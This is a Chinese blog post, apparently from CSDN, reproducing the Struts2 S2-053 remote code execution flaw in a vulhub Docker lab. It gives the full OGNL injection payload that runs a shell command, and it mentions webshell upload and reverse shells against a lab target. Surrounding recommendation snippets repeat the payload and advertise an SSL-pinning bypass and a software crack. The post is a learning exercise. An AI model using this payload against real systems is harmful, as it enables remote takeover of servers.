S2-053远程代码执行漏洞

【web攻防】安鸾靶场开发框架Struct2远程命令执行 Struct2-S2-005/S2-053远程代码执行漏洞 靶场实战+学习记录 struct2 远程命令执行01 随便输入一个 k8工具连接 上传冰蝎自带马 冰蝎连接 Struct2远程命令执行02 漏洞地址 http://106.15.50.112:8027/hello.action 漏洞POC %{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymp... 阅读详情



首先进入漏洞环境

构造所需漏洞


docker-compose up -d


在浏览器中登录

http://your-ip:8080/hello.action
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(@org.apache.commons.io.IOUtils@toString(#process.getInputStream()))}
[ vulhub漏洞复现篇 ] struts2远程代码执行漏洞s2-053(CVE-2017-12611) [ vulhub漏洞复现篇 ] struts2远程代码执行漏洞s2-053(CVE-2017-12611) Struts2在使用Freemarker模块引擎的时候,同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析,但是由于被Freemarker解析一次后变成离开一个表达式,被OGNL解析第二次,导致任意命令执行漏洞。 当开发人员在Freemarker标签中使用错误的构造时,可能会导致远程代码执行漏洞。 阅读详情

相关推荐

MacOS M芯片部署ComfyUI:从环境排雷到插件生态一站式指南

本文为MacOS M系列芯片用户提供了一份详尽的ComfyUI部署指南。文章深入剖析了因架构差异导致的常见安装报错根源,并给出了基于MPS后端的正确PyTorch安装命令。从创建纯净Python虚拟环境、分步安装依赖,到验证GPU加速,手把手指导完成部署。同时,还推荐了包括管理器、汉化在内的必备插件,以完善使用生态,帮助用户一站式解决从环境搭建到效率提升的所有问题。

weixin_29261711的博客 994

s2——053远程代码执行漏洞(CVE-2017-1000112)

一、漏洞简述: Struts2在使用Freemarker模板引擎的时候,同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析,但由于被Freemarker解析一次后变成离开一个表达式,被OGNL解析第二次,导致任意命令执行漏洞。 当开发者在Freemarker标签中使用如下代码时<@s.hidden name=”redirectUri” valu...

Stephen Wolf 1518

MBD-从一个示例看代码生成过程(rtw文件、TLC语言)

大概介绍了MBD代码生成流程,rtw文件、TLC语言

小胡同学的工程师学习之路 4214

本地复现Struts2-053漏洞

漏洞环境:http://192.168.253.131/ exp: %{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.Actio...

dmra71403的博客 820

飞塔防火墙之Link Monitor

Link Monitor类似于SLA,飞塔防火墙线路质量探测的一个功能。

weixin_41903258的博客 2408

Airsim动态 | 安装ROS包装器(AirSim ROS Wrapper)

本期内容我们将带来在Airsim环境下使用ROS Wrapper的相关教程,以下是AirSim客户端库上的一些ROS Wrapper相关配置。 一、启动 以下步骤适用于 Linux 系统。如果是在 Windows 上运行 AirSim,可以使用 Windows Subsystem for Linux (WSL) 来运行 ROS 包装器,如果不想在主机上安装ROS相关工具,也可以使用Docker容器进行安装。请检查下方内容并按照需求安装,具体内容可以参照最后网址。 如果您的默认 GCC 版本不是8或更高版.

AMOVLAB(阿木实验室) 1776

【S2-053】Struts2远程命令执行漏洞(CVE-2017-12611)

实验环境 操作机:Windows 7IP:172.16.11.2 实验工具XAMPP: 一个功能强大的建站集成软件包 可以实现服务器的功能,但是只能自己访问 Firefox: 中文俗称‘火狐’,一个自由及开放源代码网页浏览器漏洞介绍继S2-052之后,Apache Struts 2再次被曝存在远程代码执行漏洞,漏洞编号S2-053,CVE编号CVE-2017-1000112。当开发人员在Fr

Unitue_逆流 8509

手把手教你学AI GPU的UMD驱动软件开发专栏简介

通过本专栏的学习,您将掌握UMD的核心概念、开发环境搭建、API实现、内存管理和同步技术,以及在实际AI场景中的应用。通过本专栏的学习,您将不仅掌握UMD驱动开发的核心技术,还将能够将这些技术应用到实际的AI应用场景中,为您的AI应用提供更高效的硬件加速支持。无论您是想开发自己的AI加速框架,还是希望深入理解现有AI加速库的工作原理,本专栏都将为您提供宝贵的知识和实践经验。:本专栏不仅讲解UMD驱动的核心概念,还通过精心设计的实战案例,引导您从零开始构建UMD驱动,真正掌握AI GPU驱动开发的技能。

MHD0815的博客 113

【S2-053】漏洞复现

然后再框中重新输入(注意换成自己ip)然后Linux成功反弹shell。1.在输入框中写入以下内容。将id换成自己的IP。

2201_75873133的博客 397

App 抓包难?Frida Hook 实战:绕过 SSL Pinning (证书绑定) 抓取某大厂 App 核心接口

当我们使用 Charles 抓包 HTTPS 时,本质上是实施了MITM(中间人攻击)。Charles 伪装成服务器,发给 App 一个自己的证书(伪造证书)。Charles 伪装成 App,拿着真正的证书去请求服务器。如果 App 只是简单校验“证书是否由受信任的 CA 签发”,那你把 Charles 的根证书安装到手机系统里,就能骗过它。但是,是 App 内置了服务器证书的Hash(指纹)。

BUG猿的博客 916

2026马斯克《Moonshots》播客独家访谈全记录与深度解析

本次访谈是马斯克2026年首份重磅公开对话,录制于2025年12月22日美国得克萨斯州奥斯汀特斯拉超级工厂(Cybertruck与Optimus机器人核心生产基地),于2026年1月6日通过《Moonshots》播客正式上线,全时长近3小时。

lpfasd123的博客 2657

S2-053 远程代码执行漏洞

环境搭建 cd vulhub/struts2/s2-053 docker-compose up -d 环境运行后,访问http://your-ip:8080/hello.action即可看到一个提交页面。 漏洞复现 Struts2在使用Freemarker模板引擎的时候,同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析,但由于被Freemarker解析一次后变成离开一个表达式,被OGNL解析第二次,导致任意命令执行漏洞。 输入如下Payload即可成功执行命令: %

qq_52072846的博客 646

Python办公自动化 2.1开发环境搭建:PyCharm社区版配置Anaconda开发环境

本篇文章主要讲述了如何在windows主机上配置 PyCharm + Anaconda开发环境、以及了如何配置 PyQt界面开发环境,安装过程超级详细,初学者可以照着一步一步来!

超级大洋葱的博客 2584

【预警通告】Apache Struts2(S2-053) 远程代码执行漏洞 威胁预警通告

2017年9月7日,Apache Struts发布最新的安全公告,Apache Struts 2 存在一个远程代码执行漏洞,漏洞编号为CVE-2017-12611(S2-053)。该漏洞源于在处理Freemarker标签时,如使程序员使用了不恰当的编码表达会导致远程代码执行。 相关链接如下:https://cwiki.apache.org/confluence/display/WW/S2-0

zzkk_的博客 1900

蓝牙模块HM-10手册

蓝牙模块HM-10手册,该手册对蓝牙模块HM-10进行了详细的介绍和使用方法以及一些AT指令。

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

S2-053 远程代码执行漏洞检测与利用

Struts2在使用Freemarker模板引擎的时候,同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析,但由于被Freemarker解析一次后变成离开一个表达式,被OGNL解析第二次,导致任意命令执行漏洞。 漏洞记录 漏洞编号:S2-053(CVE-2017-12611) 漏洞影响:远程代码执行 影响版本:Struts 2.0.1 -Struts 2.3.33, Stru...

a1b2c3是弱口令 2921

WINCC7.3破解文件

WINCC7.3硬件够破解文件,有需要的下载!WINCC7.3硬件够破解文件,有需要的下载!

java struts漏洞_【重大漏洞预警】Struts2远程代码执行漏洞(S2-053/S2-052)

原标题:【重大漏洞预警】Struts2远程代码执行漏洞(S2-053/S2-052)Struts远程代码执行漏洞(S2-053)一、漏洞详情漏洞编号:CVE-2017-12611漏洞等级:中级受影响版本:Struts2.0.1-Struts 2.3.33 Struts 2.5- Struts 2.5.10二、漏洞描述当开发者在使用表达式文字,或在Freemarker标签(见下方)下使用强制表达式时...

weixin_36170641的博客 602

华为的C语言编程规范.pdf

华为技术有限公司内部技术规范。本规范制定了编写C语言程序的基本原则、规则和建议。从代码的清晰、简洁、可测试、安全、程序效率、可移植各个方面对C语言编程作出了具体指导。

apache struts linux,Apache Struts2远程代码执行漏洞(S2-053)(CVE-2017-12611)

Apache Struts2远程代码执行漏洞(S2-053)(CVE-2017-12611)发布日期:2017-06-23更新日期:2017-09-11受影响系统:Apache Group Struts 2.5-2.5.10Apache Group Struts 2.0.1-2.3.33描述:CVE(CAN) ID: CVE-2017-12611Struts2 是构建企业级Jave Web应用的可...

weixin_39888082的博客 358

Struts2再爆远程代码执行漏洞CVE-2017-12611 S2-053 还是升级到最新版本吧

9月5日,Struts2远程代码执行漏洞CVE-2017-9805 s2-052的事情刚搞完,7日Apache官方再出通告,又公告了一个远程代码执行漏洞CVE-2017-12611(S2-053),绿盟科技随即发布威胁预警通告,通告全文如下 Apache Struts2(S2-053)远程代码执行漏洞威胁预警通告 2017年9月7日,Apache...

weixin_34005042的博客 456

【vulhub】Struts2 S2-053 远程代码执行漏洞(CVE-2017-12611)

前言 Struts2在使用Freemarker模板引擎的时候,同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析,但由于被Freemarker解析一次后变成离开一个表达式,被OGNL解析第二次,导致任意命令执行漏洞。 影响版本: Struts 2.0.1 - Struts 2.3.33, Struts 2.5 - Struts 2.5.10 一、启动靶机 docker-compose build docker-compose up -d 二、验证 payload: %{(223*223

weixin_42884199的博客 650

【Web】CTFSHOW java刷题记录(全)

给了war包,解压得到class文件,用java反编译工具来读源码。进行一波S2-009 showcase rce的搜。直接访问/getFlag路径回显如下,这条路走不通。不能直接读环境变量,拿个whoami意思一下(进行一波S2-008 devmode的搜。打不出来啊,只能用羽师傅的脚本了。进行一波S2-037的搜。进行一波S2-045的搜。进行一波S2-032的搜。进行一波S2-033的搜。进行一波S2-016的搜。进行一波S2-019的搜。进行一波S2-029的搜。进行一波S2-048的搜。

uuzeray的博客 3241
上一篇: Docker命令
下一篇: 服务端模板注入(SSTI)漏洞
冰 雪
博客等级 码龄5年 85粉丝 58原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值